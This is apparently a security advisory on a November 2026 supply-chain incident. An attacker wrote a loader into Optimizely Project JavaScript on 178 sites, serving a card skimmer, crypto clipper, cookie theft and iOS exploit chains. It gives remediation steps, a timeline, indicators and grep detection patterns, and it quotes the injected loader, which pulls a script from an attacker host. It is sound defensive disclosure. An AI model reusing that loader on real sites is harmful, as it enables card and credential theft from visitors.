
OPTIMJACK: Optimizely Scripts Served Card Skimmer
An attacker injected a card skimmer and crypto clipper into Optimizely-hosted scripts on 178 sites, including CNN and Zoom.
TL;DR
- An attacker wrote malicious JavaScript into the Project JavaScript field of 178 organisations' Optimizely Web projects. Every visitor to those sites loaded it from a host the site already trusted: Optimizely's own content delivery network, or the site's own domain serving the same project file.
- The payload swapped cryptocurrency wallet addresses, skimmed card details from site forms, stole cookies and screenshots, and loaded iOS exploit kits on iPhones and iPads.
- About $7,150 in cryptocurrency reached the attacker's wallets. No CVE is assigned, and the incident is not in CISA KEV as of November 17, 2026.
- Audit every project's Project JavaScript, rotate Optimizely credentials, treat cards entered on November 16 as exposed, and block the indicators in "How do I check if I was compromised?".
Am I affected?
You are affected when all of these hold:
- Your site loads an Optimizely Web Experimentation snippet, either from
cdn.optimizely.comor from your own domain. - The project's Project JavaScript or an experiment's custom code was modified between 04:21 and 21:52 UTC on 2026-11-16.
- You have not checked that field for code you did not write.
A visitor is affected when both of these hold:
- The visitor loaded a page from one of the 178 organisations on 2026-11-16.
- The visitor typed card details into that site's own form, copied a wallet address, or opened the page on an iPhone or iPad running iOS 18.6 or earlier.

Report URI's list shows how the 178 organisations divide by sector: banking and finance accounts for 32, technology and SaaS for 23, and retail and fashion for 20.
The vendor says it removed the injected code and fixed the flaw. Report URI found one snippet still infected at 21:52 UTC on 2026-11-16. It reported all snippets clean at 23:11 UTC.
| Component | Affected | Fixed or clean |
|---|---|---|
| Optimizely Web Experimentation projects | Any project whose Project JavaScript was modified on 2026-11-16 | Optimizely says it removed the code and fixed the flaw |
| Sites serving the snippet from their own domain | Same project content, so same injection | Re-check the served file |
| Visitors who typed card data on 2026-11-16 | Site forms that are not cross-origin payment iframes | Treat the card as exposed |
| iPhone and iPad visitors on iOS 18.6 or earlier | Loaded the Coruna or DarkSword chain | iOS 18.7.3 or later, or iOS 26.3 or later |
Fetch the snippet your site actually serves and search it. Do this for every project, including projects you inherited or no longer edit.
# Replace the project ID with each Optimizely Web project ID you use.
curl -s "https://cdn.optimizely.com/js/6395285578973184.js" \
  | grep -nE "1688360|atob\(|webshell\.lol"
If your site serves the snippet from its own domain, search the file at that path instead. In the Optimizely interface, open Settings, then Project JavaScript, for every project. Review every experiment's custom code too.
How do I fix it?
Remove any code you did not write, rotate the credentials that could write to the account, and deploy a policy that blocks the payload's hosts. The vendor's cleanup does not undo data already stolen.
- Open Project JavaScript in every Optimizely Web project and remove any code you did not write. Check every experiment's custom code as well.
- Review the users, API tokens and integrations that can write to each project. Remove the ones you do not recognise.
- Rotate Optimizely passwords and API tokens, then rotate the credentials of every integration with write access.
- Deploy a Content Security Policy with a restrictive
script-srcandconnect-src. Do not add'strict-dynamic', and remove'unsafe-eval'where your site can work without it. - If your own forms collect card numbers, treat every card entered on 2026-11-16 as exposed and tell affected customers.
- Rotate session tokens and any secret stored in a cookie without the
HttpOnlyflag. - Ask Optimizely which project IDs were changed, when, and through which account.
The workaround for a site that cannot change its policy immediately is to remove the Optimizely snippet. That breaks experiments and personalisation. It is the only client-side control that stops the next injection from a project the attacker can still write to.
What is the root cause?
Optimizely Web serves a per-project JavaScript snippet that contains the customer's experiments and an optional custom-code field called Project JavaScript, which runs on every page. The attacker wrote a loader into that field, so the trusted snippet itself delivered the malware.
The snippet is generated per project and served from cdn.optimizely.com with Optimizely's own certificate. Report URI published the code added to Zoom's snippet:
"projectJS": function(){(function(){try{
  var s=document.createElement('script');
  s.src='https://1688360.cc/track.js';
  s.async=true;
  (document.head||document.documentElement).appendChild(s);
}catch(e){}})();}
The rest of the snippet was unchanged. Some customers serve the snippet from their own domain, such as opt.example.com/js/<id>.js. Those sites were affected too, because the file content still came from the same Optimizely project.
Optimizely's status notice says an unauthorised party "exploited a vulnerability in Experimentation and used it to add malicious JavaScript to some customer projects". A company spokesperson told Gizmodo the flaw was in the account signup flow, according to StepSecurity. Optimizely has not published the vulnerable code or the fix, so how the signup flaw produced write access to unrelated customer projects is not public.
Report URI states that this was not content delivery network cache poisoning. The CDN served exactly what the projects contained.
How is it exploited?
The attack runs from project write access to a visitor's browser in six steps.
- The attacker obtains write access to many customer projects. Optimizely attributes the entry point to a flaw in the account signup flow.
- The attacker writes a loader into each project's Project JavaScript field. One variant hides the payload host in base64, so a plain text search for the domain misses it.
- A visitor loads a page that includes the project snippet from
cdn.optimizely.com, a host the site already trusts. - The loader creates a script tag for
https://1688360.cc/track.jsand appends it to the page. - The payload swaps wallet addresses, skims card fields and sends cookies and a screenshot to the attacker's server.
- On an iPhone or iPad, the payload loads
boot.jsfrom an.icudomain and opens the Coruna or DarkSword exploit chain in a hidden iframe.
The payload was rebuilt 26 times during 2026-11-16. The attacker added features and wallets but removed none.
How does the attack flow?
An attacker with write access to Optimizely projects places a loader in Project JavaScript. The trusted snippet delivers it, and the browser runs a card skimmer, a crypto clipper and an iOS exploit chain.
customer projects"] --> B["Loader written into
Project JavaScript"] B --> C["Snippet served from
cdn.optimizely.com"] C --> D["track.js loaded from
1688360.cc"] D --> E["Wallet addresses swapped
and card fields skimmed"] D --> F["Cookies and screenshot
sent to the attacker"] D --> G["iOS exploit chain
in a hidden iframe"]
What can an attacker do?
The attacker can steal cryptocurrency transfers, payment cards and session data from visitors of the affected sites. The impact depends on what each visitor did on the page and which device they used.
- Wallet address swapping. The payload replaces a valid address with the attacker's in page text, form fields, links, images and the clipboard. It also changes outgoing
fetchand XHR requests,window.open, navigation and the iOS share sheet. It checks the address checksum, so it swaps only real addresses. - Card skimming. It reads card number, expiry date and CVV from the site's own form fields and sends them to
1688360.cc/card.php. Cards entered in a cross-origin payment iframe, such as Stripe's hosted fields or Adyen's, were out of its reach. - Cookie and screenshot theft. When it swaps an address near wallet or payment wording, it sends the page URL and non-
HttpOnlycookies to1688360.cc/hit.php. It also sends the original addresses and a screenshot rendered with html2canvas. - iOS exploit delivery. It loads the Coruna chain for iOS 13 to 17 and the DarkSword chain for iOS 18. A separate chain for iOS 26 only fingerprints the device. Report URI reports no confirmed takeover of a physical iPhone or iPad.
The conditions are part of the impact:
- The site must load a modified Optimizely project.
- The attacker must have had write access to that project.
- Card theft needs card fields in the site's own form, not a hosted payment iframe.
- Address swapping needs the visitor to copy, view or send an address while the page is open.
- The iOS chain needs an iPhone or iPad on a version the kit targets. The kit's own comments mark iOS 18.7.3 and later, and iOS 26.3 and later, as patched.
Report URI counted about $7,150 in the attacker's wallets by 2026-11-17. It cannot see how many cards, cookies or screenshots reached the attacker.
Why does the fix work?
Optimizely says it fixed the signup-flow flaw, removed the injected code, secured affected accounts and added protections against unauthorised code delivery. The fix closes the entry point, but it does not reverse theft that already happened.
The technical detail is not public. Optimizely has not said which code path allowed one party to reach many unrelated projects, and it has not published a patch. That means a customer cannot verify the fix from source.
The design that made the incident possible remains: Project JavaScript is arbitrary code that a project editor can run on every page. Any future compromise of an account with write access can inject code the same way. A restrictive Content Security Policy is the control that limits what injected code can load and where it can send data.
How do I check if I was compromised?
Search every snippet you serve and your logs for the published indicators. A hit is a lead to investigate, and a missing log line does not prove the page was clean.
- Search Project JavaScript and every experiment's custom code for
1688360,atob(,track.jsandwebshell.lol. - Search web server, proxy and CDN logs back to 04:00 UTC on 2026-11-16 for requests to
1688360[.]cc, including/track.js,/card.phpand/hit.php. - Search for requests to
5vobauua3ojpklx[.]icu,eil786npto9u5bq[.]icu,l7bcsnwc7nzr3uo[.]icu,webshell[.]lol,linkforge.ccandios-hack[.]icu. - Search browser or endpoint telemetry for
window._k7,window.__k7b,data-channel-code="02111110"and the stringBIGNIAO. - Check CSP violation reports for script loads from those hosts.
- On iPhones and iPads, check for pages that reloaded every 60 seconds on 2026-11-16. That is the visible symptom Report URI describes for iOS 18.6 and earlier.
The published file hashes are f7b84b9a94f749f8ced3f0112d0a66894e8bbc3b4aa5592021d1b8976a9bad40 for the final track.js build and 814a963c0da480e2449d9b6664480156e1cd6d731014117401bf635badec3a0f for the 17:13 build. The payload changed 26 times, so a hash matches only the build it was taken from.
Timeline
The incident moved from the first injection to emptied wallets in under two days.

- 2026-11-09: the attacker registers
5vobauua3ojpklx[.]icu, one of the iOS exploit-kit routers. - 2026-11-13 to 2026-11-16: an earlier wave injects
webshell[.]lol/get.jsthrough Kissmetrics, StorifyMe and Minute Media scripts. - 2026-11-16 04:21: the first Optimizely injection appears in the BBC's snippet.
- 2026-11-16 08:10: the first
track.jsbuild is recorded. It appears on bbc.com at 08:28. - 2026-11-16 13:43: the card skimmer is added to
track.js. - 2026-11-16 17:13 to 17:57: the attacker adds a second iOS host and injects the Coruna iframe for visitors on iOS 18.6 or earlier.
- 2026-11-16 20:40 to 21:10: mass cleanup removes the code from most snippets. One snippet remains infected at 21:52, and all are clean at 23:11.
- 2026-11-17 00:37:
1688360[.]ccis put on clientHold. Optimizely publishes its incident notice at 01:02. - 2026-11-17 04:11 to 05:39: the attacker empties the wallets.
FAQ
Is this a vulnerability in my website?
No, unless your own code was changed. The malicious JavaScript arrived inside a script your site already loaded from Optimizely, so the site's own server and code were not necessarily compromised.
Does a Content Security Policy stop it?
Yes, if it is restrictive. Report URI crawled 256 hosts belonging to the affected organisations and classified the policies of 159 organisations. Of those, 24, or 15 percent, would have blocked the payload. A strict script-src blocks 1688360.cc, and a strict connect-src blocks the data theft. 'strict-dynamic' and 'unsafe-eval' let the payload run.
Was my payment card stolen?
Only if you typed the card number, expiry date and CVV into the affected site's own form on 2026-11-16. The skimmer could not read cards entered in a cross-origin payment iframe such as Stripe's or Adyen's. Report URI cannot say how many cards reached the attacker.
Were iPhones actually exploited?
Report URI and Cynet observed the exploit kit being delivered. Neither reports a confirmed takeover of a physical iPhone or iPad. Devices on iOS 18.6 or earlier were the target, and iOS 18.7.3 or later and iOS 26.3 or later are marked as patched by the kit itself.
Is there a CVE or a KEV entry?
No CVE is assigned, and the incident is not in CISA KEV as of November 17, 2026. The flaw was in a hosted service, and Optimizely has not published a CVE record.
Is Optimizely fixed now?
Optimizely says it fixed the flaw and removed the code, and Report URI found all checked snippets clean at 23:11 UTC on 2026-11-16. A site owner should still check its own projects, because the vendor's statement does not list which project IDs were changed.
References
- Report URI, "World's Largest Brands Infected With Malware Via Optimizely", 2026-11-16, updated 2026-11-17 (checked November 17, 2026). https://blog.report-uri.com/worlds-largest-brands-infected-with-malware-via-optimizely/
- Optimizely Service Status, "Web Experimentation Security Incident", 2026-11-17 (checked November 17, 2026). https://status.optimizely.com/incidents/ftw0fh9wx43z
- StepSecurity, "OPTIMJACK: Optimizely-Hosted Scripts Loaded a Crypto Clipper and Card Skimmer on 178 Organizations", 2026-11-17 (checked November 17, 2026). https://www.stepsecurity.io/blog/optimjack-optimizely-hosted-scripts-crypto-clipper-card-skimmer
- Cynet, "OPTIMJACK: Malicious Web Injection Across CNN, Zoom, Salesforce, Fox and More", 2026-11-17 (checked November 17, 2026). https://www.cynet.com/blog/optimjack-malicious-web-injection-across-cnn-zoom-salesforce-fox-and-more/
- Optimizely, "Snippet order of activation", documentation (checked November 17, 2026). https://docs.optimizely.com/web-experimentation/docs/snippet-order-of-activation
- CISA Known Exploited Vulnerabilities catalog, checked November 17, 2026. https://www.cisa.gov/known-exploited-vulnerabilities-catalog